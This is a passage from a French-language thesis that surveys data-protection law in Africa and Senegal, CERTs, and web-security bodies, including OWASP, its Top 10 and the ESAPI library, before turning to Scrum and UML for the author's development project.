communautaires même si les lois sur la protection des données sont relativement récentes. Le tableau 2.1 décrit l'ordre d'adoption des lois par différents pays. [16]

Pays	Année
Seychelles	1988
Cap-Vert	2001
Zimbabwe	2002
Burkina Faso ; Tunisie ; Iles Maurice	2004
Sénégal	2008
Bénin ; Maroc	2009
Ghana	2010
Gabon ; Angola	2011
Mali ; Côte d'Ivoire ; Afrique du Sud ; Lesotho	2013
Madagascar ; Comores	2014
Tchad	2015
Guinée Equatoriale	2016
Niger	2017

TABLE 2.1 – Années d'adoption de lois sur les données personnelles dans différents pays en Afrique

En Afrique de l'Ouest, la CEDEAO (Communauté Économique des États de l'Afrique de l'Ouest) et l'UEMOA (Union Economique et Monétaire Ouest Africaine) sont intervenus en tant qu'acteur régional dans la réglementation des données personnelles en adoptant des mesures juridiques tout comme l'Union Africaine au niveau continental.

Au Sénégal, nous avons la loi n° 2008-11 du 25 Janvier 2008 portant loi d'orientation relative à la société de l'information qui définit un cadre général pour adapter le droit sénégalais aux besoins de la société de l'information.

Nous avons aussi la loi n° 2008-11 du 25 Janvier 2008 portant sur la cybercriminalité .La cybercriminalité ou criminalité informatique concerne toute infraction qui implique l'utilisation des technologies de l'information et de la communication.

Il y a aussi la loi sur les transactions électroniques qui vise, de façon globale, à favoriser le développement du commerce par les Technologies de l'Information et de la Communication en posant des règles précises.

Il y a surtout la loi n° 2008-12 du 25 Janvier 2008 sur la protection des données à caractère personnel qui est le principal corpus protecteur des dites données.

Ce cadre juridique définit des exigences de sécurité que doivent respecter les responsables des traitements des données à caractère personnel. Elles imposent à ces derniers des obligations de confidentialité, de sécurité, de conservation et de pérennité des données. En effet, tout responsable de traitement de données personnelles se doit de mettre en œuvre les mesures techniques et organisationnelles adéquates pour protéger les données collectées contre la destruction accidentelle ou illicite, la perte, l'altération, la diffusion ou l'accès non autorisé notamment lorsque le traitement comporte des transmissions des données dans un réseau, ce qui est presque toujours le cas, ainsi que contre toute autre forme de traitement illicite. Ces mesures doivent assurer un niveau de sécurité approprié au regard des risques présentés par le traitement et la nature des

données manipulées, empêchant le tiers de procéder à leur modification, à leur altération ou à leur consultation sans autorisation.

Cette obligation se traduit donc par la nécessité de mettre en œuvre des mesures de sécurité physique (verrous des salles serveur, coffres forts, etc.) et des mesures de sécurité logique (contrôles d'accès, cryptage des données, etc.).

Au Sénégal, le fait de procéder à des traitements automatisés de données personnelles sans prendre toutes les précautions utiles pour préserver leur sécurité est passible d'une peine d'emprisonnement de 1 à 7 ans et d'une amende allant de 500 000 à 10 000 000 de francs CFA. Pour assurer le respect des règles juridiques quant à la protection des données personnelles, il est institué par les différentes lois, un organisme responsable. Au Sénégal, c'est la CDP (Commission des Données Personnelles) qui joue ce rôle.

2.2.2 Contexte technique et organisationnel

2.2.2.1 Organismes nationaux

De partout dans le monde, des CERTs sont mis en place pour prendre en compte les incidents susceptibles de se produire sur Internet. Un CERT est un Centre d'alerte et de réaction aux attaques informatiques ciblant les entreprises ou administrations mais dont les informations sont généralement accessibles à tous. Le premier CERT (CERT-CC) a été créé aux Etats-Unis à l'Université Carnegie-Mellon en réponse à l'attaque du ver Morris.

Le but des CERTs est de répondre aux incidents de sécurité informatique, de coordonner la communication entre experts lors de ces incidents de sécurité, de signaler les vulnérabilités et promouvoir des pratiques de sécurité efficaces dans toute la communauté internet afin de prévenir les incidents futurs.

Dans presque tous les pays développés, nous avons au moins un CERT national :

- CERT-FR en France ;
- CERTBund en Allemagne ;
- JPCERT au Japon ;
- UKCERT au Royaume-Uni.

Cette liste est loin d'être exhaustive. En Afrique, des efforts ont été récemment faits dans ce domaine même s'il faudrait que plus de pays africains mettent en place des CERTs. Nous avons notamment :

- le CSIRT du Kenya ;
- le CERT des îles Maurice ;
- l'ECS-CSIRT de l'Afrique du Sud ;
- le TunCERT de la Tunisie ;
- le CI-CERT de la Côte d'Ivoire ;
- le CERT-GH du Ghana ;
- le DZ-CERT de l'Algérie ;
- ou encore le maCERT du Maroc.

Nous avons aussi le Forum africain des équipes de réponse aux incidents informatiques (Afri- caCERT) qui veut asseoir les bases d'une coopération dynamique entre les équipes nationales africaines de CERT pour lutter contre le phénomène de la cybercriminalité qui menace l'économie,

l'image et la jeunesse africaines.

Au Sénégal, il urge de mettre en place un CERT. A ce sujet, un accord a été signé entre Suricate, une entreprise luxembourgeoise spécialisée dans la cyber sécurité et l'ADIE (Agence De l'Informatique de l'Etat) pour la mise en place d'un CERT national.

Les CERTs à travers le monde sont des entités indépendantes, bien qu'il puisse y avoir des activités coordonnées entre les groupes. Ces dernières années, de nombreux CERT ont vu le jour et font partie du Forum des équipes de réaction aux incidents de sécurité informatique (FIRST - Forum of Incident Response and Security Teams).

FIRST est une organisation de premier plan et un leader mondial reconnu dans la réponse aux incidents de sécurité informatique. L'appartenance à FIRST permet aux CERTs d'intervenir plus efficacement face aux incidents de sécurité en fournissant un accès aux meilleures pratiques de sécurité, à des outils de gestion de la sécurité et à une communication de confiance entre les équipes membres. Il s'agit d'une confédération internationale de CERTs de confiance qui gèrent de manière coopérative les incidents de sécurité informatique et favorisent les programmes de prévention des incidents. Ils travaillent tous pour un objectif commun de sécurité informatique. En outre, de nombreuses sociétés privées de d'édition de logiciels anti-virus ont des divisions qui jouent le rôle de CERT.

Il existe aussi en plus des CERTS, des autorités techniques nationales, sous-régionales et régionales chargées de préserver la sécurité de l'information aux niveaux nationales, sous-régionales et régionales. L'enjeu de ces autorités nationales est de préserver la souveraineté et l'autonomie de décision et d'action dans le domaine informatique et protéger l'ensemble des infrastructures critiques.

En parallèle à ces initiatives étatiques, il existe des organisations indépendantes qui œuvrent pour une meilleure sécurité de l'information. Parmi celles-ci, les plus connues sont Mitre, Sans Institute et OWASP.

2.2.2.2 Organismes indépendants

►Mitre Corporation

Mitre Corporation est une organisation à but non lucratif travaillant dans l'intérêt public fondée en 1958. Elle gère les centres de recherche et de développement financés par l'état fédéral notamment celui du Département de la Défense chargé de la sécurité nationale aux Etats Unis. Les FFRDCs (Federally Funded Research and Development Center) fournissent des services dans les domaines de l'acquisition et de l'analyse de systèmes notamment sur la cyber-sécurité et la mise en réseau mondiale. Ils s'engagent également dans la recherche et le développement de technologies telles que la biosécurité et l'informatique quantique.

Mitre Corporation entretient une Cyber-académie avec des cours en ligne. Elle maintient aussi la liste des CVE⁴ (Central Vulnerabilities and Exposures) avec le sponsoring du Département de la Sécurité Intérieure, la liste CCE⁵ (Common Configuration Enumeration) , la liste CAPEC⁶

4. La liste CVE est une liste d'entrées, chacune contenant un numéro d'identification, une description et au moins une référence publique pour les vulnérabilités de cybersécurité connues du public.

5. La liste CCE est une liste contenant des identifiants uniques pour les problèmes de configuration système liés à la sécurité.

6. La liste CAPEC est un dictionnaire complet et une taxonomie de classification des attaques connues.

(Common Attack Pattern Enumeration and Classification) et la liste CWE⁷ (Common Weakness Enumeration) . Mitre Corporation est un partenaire très proche des États-Unis.

► **Sans Institute**

Sans Institute est une organisation privée à but lucratif qui offre des formations et des certifications en sécurité de l'information et en cyber sécurité à travers le monde fondée en 1989. Elle maintient le plus grand référentiel d'informations sur la sécurité dans le monde et est également le plus grand organisme de certification. Sans Institute fournit une vaste collection de documents de recherche sur la sécurité et supervise un système d'alerte d'attaques : Internet Storm Center. Son programme GIAC (Global Information Assurance Certification) fournit un moyen normalisé de garantir les connaissances et les compétences d'un professionnel de la sécurité. La majorité des ressources de Sans Institute sont libres mais pas toutes.

► **PCI Standard Council**

Le PCI Standard Council (Payment Card Industry Standard Council) est une organisation fondée en 2006 par American Express, Discover, JCB International, MasterCard et Visa Inc. Elle recommande, maintient et évolue des normes pour la sécurité des données des titulaires de cartes dans l'industrie des cartes de paiement à travers le monde. Les normes PCI Data Security aident à protéger la sécurité des données de carte de paiement bancaires. Ils définissent les exigences opérationnelles et techniques pour les organisations acceptant ou traitant des transactions de paiement, et pour les développeurs de logiciels et les fabricants d'applications et de dispositifs utilisés dans ces transactions.

► **Web Application Security Consortium**

Le WASC (Web Application Security Consortium) est une organisation mondiale consacrée à l'établissement, au perfectionnement et à la promotion des normes de sécurité sur Internet. Le consortium, créé en janvier 2004, est composé de membres indépendants ainsi que de membres associés à des entreprises, des organismes gouvernementaux et des établissements universitaires. Le champ d'actions du WASC comprend la recherche et la publication d'informations sur les problèmes de sécurité des applications Web. L'organisation informe les particuliers et les entreprises sur ces problèmes et sur les mesures à prendre pour lutter contre des menaces spécifiques. Elle accompagne également les utilisateurs d'Internet et les organisations dévouées à la sécurité des applications Web. Le WASC est une organisation indépendante, bien que les membres puissent appartenir à des sociétés impliquées dans la recherche, le développement, la conception et la distribution de produits liés à la sécurité Web.

► **OWASP**

OWASP est une organisation indépendante à but non lucratif créée en 2001 par un certain Mark Curphey. Il s'agit d'une communauté en ligne ouverte et libre travaillant sur la sécurité des applications Web.

OWASP est aujourd'hui reconnue dans le monde de la sécurité des systèmes d'information pour ses

7. La liste CWE est une liste recensant les failles logicielles connues

travaux et recommandations liés aux applications Web. Ces recommandations vont dans le sens de bonnes/mauvaises pratiques de développement, d'une base sérieuse en termes de statistiques, et d'un ensemble de ressources amenant à une base de réflexion sur la sécurité.

►Choix d'OWASP

Comme nous l'avons présenté, il existe plusieurs organismes indépendants œuvrant pour une meilleure sécurité des applications web et mobile. Cependant les facteurs suivants nous ont conduit vers le choix de OWASP :

- Mitre Corporation est très proche du gouvernement des Etats-Unis et dès lors il se pose des problèmes d'impartialité ;
- Sans Institut est privé et bien que maintenant un très grand référentiel d'informations sur la sécurité, la majorité de ces informations ne sont pas libre ;
- PCI Standard Council est lié directement aux géants de l'industrie des cartes de paiement électronique et ainsi il est beaucoup plus orienté aux problèmes de sécurité relatifs au paiement électronique ;
- Web Application Security Consortium, bien que très pertinent et très semblable à Owasp, ne produit pas d'outils permettant de prendre en charge ses recommandations.

D'un autre côté, le choix d'OWASP se justifie par plusieurs facteurs :

- ✓ OWASP n'est affilié à aucune société de technologie, bien que soutenant l'utilisation de certaines technologies de sécurité commerciale. OWASP produit de nombreux types d'artefacts relatifs à la sécurité de manière collaborative, transparente et ouverte.
- ✓ Tous les outils, documents, vidéos, présentations et chapitres de OWASP sont gratuits et ouverts à toute personne intéressée par l'amélioration de la sécurité des applications.
- ✓ OWASP est libre de toute pression commerciale, ce qui lui permet de fournir des informations impartiales et pratiques sur la sécurité des applications.

Aujourd'hui, évaluer la sécurité d'une application Web en se basant sur le Top 10 OWASP est une pratique largement acceptée. De nombreuses organisations, notamment le PCI Standard Council, l'Institut national des normes et technologies (NIST - National Institute of Standards and Technology) et la Commission Fédérale du Commerce (FTC - Federal Trade Commission), citent régulièrement le Top 10 OWASP comme un guide de référence intégral pour atténuer les risques de sécurité des applications web et mobiles et respecter les principales normes de sécurité. De même, OWASP met à disposition la bibliothèque de sécurité OWASP ESAPI qui est gratuite et opensource. Elle permet aux programmeurs d'écrire plus facilement des applications à faible risque en mettant à leur disposition un ensemble de fonctions de sécurité. Il s'agit d'une bibliothèque de qualité, très bien conçue et qui est adoptée par des géants de l'industrie des technologies de l'information et de la communication.

2.3 Owasp

2.3.1 Présentation

OWASP (Open Web Application Security Project) est une communauté en ligne ouverte et libre travaillant sur la sécurité des applications Web. OWASP se propose de permettre aux

organisations de concevoir, développer, acquérir, exploiter et maintenir des applications logicielles fiables.

OWASP est aujourd’hui reconnue dans le monde de la sécurité des systèmes d’information pour ses travaux et recommandations liées aux applications Web. Ces recommandations vont dans le sens de bonnes/mauvaises pratiques de développement, d’une base sérieuse en termes de statistiques, et d’un ensemble de ressources amenant à une base de réflexion sur la sécurité. Des outils sont aussi proposés pour effectuer des audits de sécurité. La Fondation OWASP, un organisme de bienfaisance à but non lucratif soutient les efforts de l’OWASP à travers le monde. Tous les outils, documents, forums et chapitres d’OWASP sont gratuits et ouverts à toute personne intéressée par l’amélioration de la sécurité des applications.

OWASP est libre de toute pression commerciale et n'est affilié à aucune entreprise de technologie. Cela lui permet de fournir des informations objectives, pratiques et effectives sur la sécurité des applications. Les professionnels de la sécurité peuvent intégrer les recommandations d’OWASP dans leurs travaux. Les fournisseurs de service sécurité peuvent baser leurs produits et services sur les standards OWASP. Les consommateurs peuvent utiliser les normes comme documents de référence pour tester les applications ou les services qu'ils utilisent.

2.3.2 Origines

OWASP a été créé par un certain Mark Curphey le 9 septembre 2001. Son but initial était de lancer un projet pour définir une méthodologie de test standard pour la sécurité des applications Web. Il continue de définir des recommandations de sécurité, des spécifications et des explications dans des domaines clés de la sécurité des applications Web. Sa philosophie est d'être à la fois libre et ouverte à tous. Elle a pour vocation de publier des recommandations de sécurisation Web et de proposer aux internautes, administrateurs et entreprises des méthodes et outils de référence permettant de contrôler le niveau de sécurisation de ses applications Web.

2.3.3 Contexte

De nos jours, le développement de produits informatiques est fermement axé sur la vitesse. La course du Time-To-Market est extrêmement compétitive. Pour innover, les entreprises développent à un rythme effréné, en établissant des méthodologies qui permettent de perfectionner leur logiciel tout en réduisant le temps de développement. La sécurité, cependant, est souvent une réflexion secondaire pour les développeurs et les clients poussent toujours à livrer plus rapidement. Cela ouvre la porte à des failles de sécurité, de plus en plus présentes dans les logiciels. Et le Web n'échappe pas à cet état de fait.

De même, il est souvent difficile de trouver des conseils impartiaux, objectifs et des informations pratiques aidant à la prise en compte de la sécurité dans le développement. Le marché concurrentiel de la technologie et des services a beaucoup à dire sur ce point, mais une grande partie les conseils et recommandations sont donnés pour vous orienter vers un outil ou un fournisseur de services particulier.

L’OWASP a été créé pour lutter contre ce problème, en offrant des conseils impartiaux et objectifs sur les meilleures pratiques et en encourageant la création de normes ouvertes.

2.3.4 Projets OWASP

Tous les projets OWASP d'outils, de documents et de bibliothèques de codes sont organisés dans les catégories suivantes :

✓ Projets phares :

La désignation « OWASP Flagship » est attribuée aux projets qui ont démontré leur valeur stratégique pour l'OWASP et la sécurité des applications dans son ensemble.

✓ Projets de laboratoire :

Les projets OWASP Labs représentent des projets qui ont produit un livrable de valeur révisé par l'OWASP.

✓ Projets d'incubation :

Les projets OWASP Incubators représentent les projets qui sont encore en cours d'élaboration, avec des idées et dont le développement sont toujours en cours.

Les projets OWASP couvrent de nombreux aspects de la sécurité des applications. Elles concernent des documents, des outils, des environnements d'enseignement, des lignes directrices, des listes de vérification et d'autres documents pour aider les organisations à améliorer leur capacité à produire du code sécurisé. Les projets sont l'une des principales méthodes par lesquelles OWASP s'efforce de réaliser sa mission, qui est de rendre la sécurité plus « visible ».

Les projets OWASP sont animés par des bénévoles et sont ouverts à tous. Cela signifie que n'importe qui peut diriger un projet, que n'importe qui peut contribuer à un projet et que n'importe qui peut utiliser un projet.

Voici une liste (non exhaustive) de projets OWASP populaires, ainsi qu'une description succincte de chacun d'eux :

✓ Owasp Testing Guide :

Il s'agit d'un document de plusieurs centaines de pages destiné à aider une personne à évaluer le niveau de sécurité d'une application Web.

✓ Owasp code Review Guide :

Il s'agit d'un document de plusieurs centaines de pages présentant une méthode de revue de code sécurité.

✓ Owasp Application Security Verification Standard :

Le projet ASVS vise à créer un ensemble de normes commerciales permettant d'effectuer une vérification de sécurité rigoureuse d'une application au niveau applicatif.

✓ Top 10 Owasp :

Il s'agit d'une liste des dix risques de sécurité les plus critiques pour les applications Web.

✓ Owasp Enterprise Security API (ESAPI) :

Owasp ESAPI est une bibliothèque de contrôle de sécurité pour applications Web gratuite et opensource qui permet aux programmeurs d'écrire plus facilement des applications à faible risque en mettant à leur disposition un ensemble de fonctions de sécurité.

2.3.5 Top 10 Owasp

2.3.5.1 Présentation

Il s'agit d'un document de sensibilisation à la sécurité des applications Web. La liste résulte d'un consensus entre les experts en sécurité leaders dans le domaine, concernant les dix risques de sécurité les plus critiques pour les applications Web. Le classement de ces risques de sécurité est basé sur leur fréquence, la gravité des risques de sécurité et l'ampleur de leur impact commercial potentiel. Le Top 10 OWASP a pour but d'informer sur l'existence de ces risques et de fournir des guides simplifiés sur les bonnes pratiques pour s'en prémunir. OWASP maintient le Top 10 depuis 2003. Il a été créé à l'origine pour aider les organisations à établir une base, un point de départ leur permettant de déterminer si leur infrastructure de sécurité est prête à résister aux principales menaces. La liste continue de servir de liste de contrôle et de standard de développement d'applications Web pour plusieurs des plus grandes organisations du monde.

La liste est mise à jour tous les trois ou quatre ans pour suivre le rythme des changements qui se produisent sur le marché de la sécurité des applications Web. La version la plus récente a été publiée en 2017. Celle-ci, contrairement à celles précédentes, n'est plus uniquement basé sur la « vision » de l'OWASP sur le sujet. Le processus méthodologique a été entièrement revu. Il repose ainsi sur les remontées de 500 utilisateurs et de 40 sociétés spécialisées dans le domaine de la sécurité des applications. La liste des contributeurs et les données techniques issues de leurs remontées sont disponibles en Open Source sur Github. En outre, les statistiques concernent un panel de plus de 100 000 applications et services Web.

Cet ensemble de risques de sécurité des applications Web largement accepté est complété par un ensemble de directives de codage et de test sécurisés. Ces guides sont disponibles sur le site de l'OWASP et s'adressent aux développeurs, architectes, chefs de projets, managers ...

2.3.5.2 Démarches Concurrentes

Le Top 10 OWASP n'est pas la seule liste de risques de sécurité existante en matière de sécurité, il y a aussi, parmi les plus populaires :

- ✓ la liste CWE :

Le Common Weakness Enumeration (CWE), maintenu par Mitre Corporation, est une liste de vulnérabilités que l'on retrouve lors du développement d'applications. C'est un projet géré par MITRE. Pour chaque entrée, le CWE fournit une description de la vulnérabilité ainsi que les étapes pour y remédier.

Cependant, contrairement aux Top 10 d'OWASP qui recense les 10 risques de sécurité les plus critiques, le CWE se veut être une démarche plus globale. Au moment où nous écrivons ces lignes, 714 vulnérabilités sont recensées sur la liste CWE. Elle peut constituer une suite à la gestion de la sécurité pour une organisation après que celle-ci ait pris en compte le Top 10.

- ✓ le CWE/Sans Top 25 :

MITRE s'est associé à Sans Institute pour développer le CWE/Sans Top 25, une liste des 25 vulnérabilités logicielles les plus critiques. Bien que le Top 10 OWASP et le CWE/Sans Top 25 soient différents, ils partagent la plupart des mêmes vulnérabilités. En effet, là où

le Top 10 adresse les risques de sécurité en faisant une approche groupée, le CWE/Sans Top 25 utilise une approche plus granulaire. Par exemple, la correspondance OWASP Top 10 - CWE/Sans Top 25 peut être faite sur le point A1 : Injection comme suit [17] :

OWASP Top 10	CWE/Sans Top 25
A1 :Injection	CWE-78 : Improper Neutralization of Special Elements Used in an OS Command CWE-89 : SQL Injection CWE-94 : Code Injection CWE-434 : Unrestricted Upload of File with Dangerous Type CWE-494 : Download of Code Without Integrity Check CWE-829 : Inclusion of Functionality from Untrusted Control Sphere

TABLE 2.2 – Correspondance Top 10 OWASP A1 - CWE/Sans Top 25

Cette correspondance peut être faite pour toutes les entrées du Top 10 d'OWASP.

2.3.6 OWASP ESAPI

2.3.6.1 Présentation

OWASP ESAPI est une bibliothèque de contrôle de sécurité pour applications Web gratuite et opensource. La bibliothèque OWASP ESAPI a été conçue pour aider les programmeurs à intégrer plus facilement la sécurité dans des applications existantes en mettant à leur disposition un ensemble de fonctions de sécurité. La bibliothèque ESAPI constituent également une base solide pour les nouveaux développements.

Le code source de la bibliothèque OWASP ESAPI est sous licence BSD La documentation du projet est sous licence Creative Commons. L'on peut utiliser ou modifier OWASP ESAPI comme bon nous semble et même l'inclure dans des produits commerciaux.

2.3.6.2 Architecture

La bibliothèque OWASP ESAPI est conçue de la sorte suivante :

- ✓ un ensemble d'interfaces de contrôle de sécurité. Ces interfaces ne contiennent pas de logique d'application. Ils définissent par exemple des types de paramètres qui sont passés aux types de contrôles de sécurité. Il n'y a pas de propriétés informationnelles ou de logique contenues dans ces interfaces.
- ✓ une implémentation de référence pour chaque contrôle de sécurité c'est-à-dire un ensemble de classes qui implémentent les interfaces prédefinies et qui contiennent une certaine logique applicative. Cependant, ces implémentations ne sont ni orientées application, ni orientées organisation.
- ✓ éventuellement une implémentation propre à l'organisation ou aux applications pour chaque contrôle de sécurité.

2.3.6.3 Qualité

Il est d'une importance capitale que les contrôles de sécurité des applications soient bien en place. Une simple erreur pourrait exposer une application à de gros risques de sécurité. L'assurance par rapport à ces contrôles de sécurité provient de preuves telles que la documentation de

conception, la révision de code, les tests de sécurité et autres analyses.

Le projet ESAPI implique une équipe d'experts de classe mondiale en sécurité logicielle issus de l'industrie de la sécurité. L'implémentation de référence est assez courte et bien structurée, environ 5 000 lignes de code bien documenté et revu en détail. Le code a été analysé dans tous les principaux outils d'analyse statique, y compris FindBugs, PMD, Ounce et Fortify et est «clean». Le projet comprend également environ 600 cas de test qui testent toutes les fonctions de sécurité. Beaucoup d'organisations, et, pas des moindres, commencent à adopter la bibliothèque Owasp ESAPI pour sécuriser leurs applications. Parmi celles-ci, nous avons : American Express, Apache Foundation, Booz Allen Hamilton, Aspect Security, Coraid, The Hartford, Infinite Campus, Lockheed Martin, MITRE, US Navy. - SPAWAR, Banque mondiale, SANS Institute.

C H A P I T R E 3

MÉTHODOLOGIE

Sommaire

3.1	Méthodologie de développement	30
3.1.1	Qu'est ce qu'une méthodologie de développement?	30
3.1.2	Intérêt d'une méthodologie	30
3.1.3	Catégories de méthodologies de développement	30
3.1.3.1	Scrum	31
3.2	Outil de modélisation	32
3.2.1	Intérêt d'une modélisation	32
3.2.2	Présentation d'UML	32
3.2.3	Diagrammes UML	33

3.1 Méthodologie de développement

3.1.1 Qu'est ce qu'une méthodologie de développement ?

Une méthodologie est une démarche, une ligne de conduite qui est suivie par l'ensemble de l'équipe projet du lancement jusqu'à la livraison de celui-ci. Elle permet d'uniformiser le processus de travail et facilite la communication de l'équipe projet via des concepts et termes bien définis et compris par tous.

Une méthodologie est un processus, une démarche à suivre pour aboutir à la concrétisation d'un projet. Une méthodologie définit formellement le processus à respecter pour rassembler les exigences, les analyser et concevoir une application qui les respecte à tous les égards. Il existe de nombreuses méthodologies, chacune différant d'une manière ou d'une autre des autres.

Il existe de nombreuses raisons pouvant faire qu'une méthodologie soit meilleure qu'une autre par rapport à un projet particulier : par exemple, certaines sont mieux adaptées aux grandes applications d'entreprise, tandis que d'autres sont conçues pour concevoir de petits systèmes intégrés ou à sécurité critique. D'un autre point de vue, certaines méthodologies supportent mieux un grand nombre d'architectes et de concepteurs travaillant sur le même projet, tandis que d'autres fonctionnent mieux lorsqu'elles sont utilisées par une seule personne ou par un petit groupe.

3.1.2 Intérêt d'une méthodologie

L'intérêt de l'utilisation d'une méthodologie de développement dans la conduite d'un projet informatique se justifie par plusieurs facteurs :

- De nombreux échecs de projets informatiques dans le passé sont dûs à un manque d'organisation, ou un non satisfaction des besoins ;
- La révolution de l'industrie logicielle engendrée par les échecs informatiques et qui introduit de nouveaux facteurs de validation de la qualité logicielle : le génie logiciel ;
- Les nombreuses exigences liées au coût, aux délais et à la complexité des projets informatiques.

L'utilisation de méthodologies de développement adaptées permet ainsi l'élaboration de systèmes informatiques de manière fiable et viable tout en répondant à l'ensemble des exigences du client et du génie logiciel.

3.1.3 Catégories de méthodologies de développement

Il existe plusieurs méthodologies de développement informatique. L'on distingue principalement deux catégories de méthodologies qui se différencient par rapport à leurs approches : l'approche traditionnelle et l'approche agile. Les deux approches se distinguent essentiellement dans la manière de décomposer le projet.

Les méthodes traditionnelles prônent un enchaînement séquentiel des différentes activités, depuis les spécifications jusqu'à la validation du système, selon un planning préétabli. Elles visent à mieux prédire la façon dont les choses « devraient » se passer. Malheureusement, cette vision rassurante est bien loin de la réalité des projets.

La conséquence est que plus de 80% des projets exécutés selon ces méthodologies connaissent des

retards, des dépassements budgétaires, quand ils ne finissent pas en échec total, pour n'avoir pas su satisfaire les attentes des clients.

Ces problèmes sont liés à plusieurs caractéristiques fondamentales de ces méthodologies :

- Le rôle joué par le client qui intervient principalement au moment du lancement du projet, à quelques jalons majeurs parfois espacés de plusieurs mois, et surtout en fin de projet pour la réception et la recette du système. Cet « effet tunnel » conduit souvent à une solution souvent inadaptée et de piètre qualité ;
- Le mode contractuel forfaitaire qui duret les relations entre client et fournisseur, rend le passage de témoin long et douloureux à la fin du projet ;
- Une trop grande standardisation des activités d'ingénierie, dont l'enchaînement se révèle souvent inefficace. Formellement, les contrôles d'avancement et de qualité ne peuvent être menés que sur la base de documents dans les premières étapes, et bien des organisations sont devenues des usines à produire de la documentation au lieu de produire de la valeur (fonctions logicielles) pour les clients et les utilisateurs ;
- Le passage de relai entre les phases successives dans lesquelles œuvrent très souvent des équipes différentes, généralise une relation de type client-fournisseur et n'encourage ni l'empathie ni l'esprit d'équipe, bien au contraire. Chaque transition se traduit par une perte de temps, de savoir, d'informations ou de responsabilité.

À l'opposé des approches traditionnelles, Les méthodes agiles utilisent un principe de développement itératif qui consiste à découper le projet en plusieurs étapes qu'on appelle « itérations ». Ces itérations ne sont rien d'autre que des mini-projets définis avec le client en détaillant les différentes fonctionnalités qui seront développées en fonction de leur priorité. Au lieu de consacrer beaucoup de temps à la planification, en essayant de tout prévoir, il suffit de se fixer un objectif plus modeste, réalisable dans un délai relativement court, et de planifier la suite des choses en fonction des résultats observés. L'agilité peut également dans ce cas améliorer les résultats déjà obtenus et faciliter la résolution de bon nombre des difficultés vécues. Elle va amener les personnes impliquées à :

- Mieux collaborer, prendre du recul sur l'application en priorisant les actions ;
- Donner plus de visibilité aux clients et utilisateurs ;
- Éliminer « l'effet tunnel » en le remplaçant par des itérations courtes et maîtrisées.

Il existe de nombreuses méthodes Agiles. Parmi celles-ci, nous avons entre autres XP (Extreme Programming), Scrum, RAD (Rapid Application Development), PUMA, etc.

3.1.3.1 Scrum

Scrum est une méthode agile de gestion de projets. Elle a pour objectif d'améliorer la cohésion de l'équipe et la rapidité du processus de développement. Le nom Scrum renvoie à une pratique généralement connue au rugby signifiant la « mêlée ».

Le cycle de vie d'un projet Scrum peut être découpé en trois parties :

- ✓ La phase d'initiation ou démarrage : il s'agit d'une phase linéaire où l'on définit le périmètre fonctionnel du système et la liste des fonctionnalités (Backlog) agencées par ordre de priorité, d'effort, de complexité et de risque. C'est aussi à ce niveau que l'architecture est définie ;

- ✓ La phase de développement est un processus empirique : le projet est découpé en cycles itératifs d'une durée de deux semaines ou sprints. Chaque sprint regroupe une ou plusieurs fonctionnalités du Backlog. Tout au long de cette phase, le travail réalisé est mesuré et contrôlé et une amélioration constante du prototype est faite ;
- ✓ La phase de clôture est une phase linéaire de gestion de la livraison du produit final.

Scrum est la méthode Agile la plus utilisée de nos jours [18]. En bref, elle définit des rôles (le Scrum Master, le Product Owner et l'équipe de développement), dicte la réitération de sprints de production à durée limitée à la fin desquels des incrémentations fonctionnelles de logiciel sont livrées et met en place des artefacts (le carnet de produit, le carnet de sprint, les graphiques d'avancement) ainsi que des cérémonies (planification de sprint, mêlée quotidienne, revue et rétrospective). Scrum implique l'auto-organisation des équipes et permet beaucoup plus de réactivité pour s'adapter aux besoins (parfois changeants) du client. Elle sous-entend aussi l'application de principes Agiles, soit la transparence, la simplicité et la collaboration.

La méthode Scrum soutient la livraison rapide et régulière de fonctionnalités à haute valeur ajoutée. Du fait de sa facilité d'utilisation, de l'optimisation de l'efficacité de ceux qui l'utilisent grâce à des mélées quotidiennes permettant de lever tout obstacle ainsi que de ses nombreux autres avantages (Focus sur la qualité, transparence, l'adaptabilité au changement), Scrum est bien adapté à notre projet et HubSo est un grand adepte de Scrum. Ainsi, nous utiliserons Scrum pour mener à bien notre projet.

3.2 Outil de modélisation

3.2.1 Intérêt d'une modélisation

Un modèle est une représentation abstraite et simplifiée d'une entité du monde réel en vue de le décrire, de l'expliquer ou de le prévoir. Modéliser, c'est décrire de manière visuelle et graphique les besoins et les solutions fonctionnelles et techniques d'un projet.

Concrètement, un modèle permet de réduire la complexité d'un phénomène ou d'une entité en éliminant les détails qui n'influent pas son comportement de manière significative. Il reflète ce que le concepteur croit important pour la compréhension et la prédiction du phénomène modélisé. Les limites du phénomène modélisé dépendent des objectifs du modèle.

Modéliser un système avant sa réalisation permet de mieux comprendre le fonctionnement du système. C'est également un bon moyen de maîtriser sa complexité et d'assurer sa cohérence. Un modèle est un langage commun, précis, qui est connu par tous les membres de l'équipe et il est donc, à ce titre, un vecteur privilégié pour communiquer. Cette communication est essentielle pour aboutir à une compréhension commune et précise d'un système par ses différentes parties prenantes.

3.2.2 Présentation d'UML

UML est l'acronyme de « Unified Modeling Language » qu'on peut traduire par « langage de modélisation unifié ». Il s'agit d'un langage de modélisation graphique et textuel, un outil de modélisation constitué d'un ensemble de schémas, appelés diagrammes UML, qui donnent chacun une vision différente du projet à traiter. En effet, un document texte décrivant de façon

précise un système contiendrait plusieurs pages. En général, peu de personnes ont envie de lire ce genre de document. De plus, un long texte de plusieurs pages est source d'interprétations et d'incompréhension. UML nous aide à faire cette description de façon graphique et devient alors un excellent moyen pour « visualiser » le futur système.

UML utilise l'approche objet qui a déjà fait ses preuves. Il permet de faire une abstraction des technologies objet en permettant d'exprimer et d'élaborer des modèles objet, indépendamment de tout langage de programmation. L'aspect formel de sa notation, limite les ambiguïtés et les incompréhensions.

Son indépendance par rapport aux langages de programmation, aux domaines d'application et aux processus, en fait un langage universel. En effet, le processus de collecte et d'analyse des exigences d'une application et de leur intégration dans la conception d'un programme, est complexe et il existe actuellement nombre de méthodologies qui définissent des procédures formelles spécifiant la démarche à suivre. Une des caractéristiques d'UML est qu'il est indépendant de toute méthodologie. Quelle que soit la méthodologie de développement utilisée dans un projet, on peut utiliser UML pour la modélisation du système. Il a été pensé pour servir de support à une analyse des concepts objet. C'est un langage formel, défini par un méta-modèle.

UML est aussi un support de communication performant, qui facilite la compréhension de systèmes aussi complexes qu'ils soient.

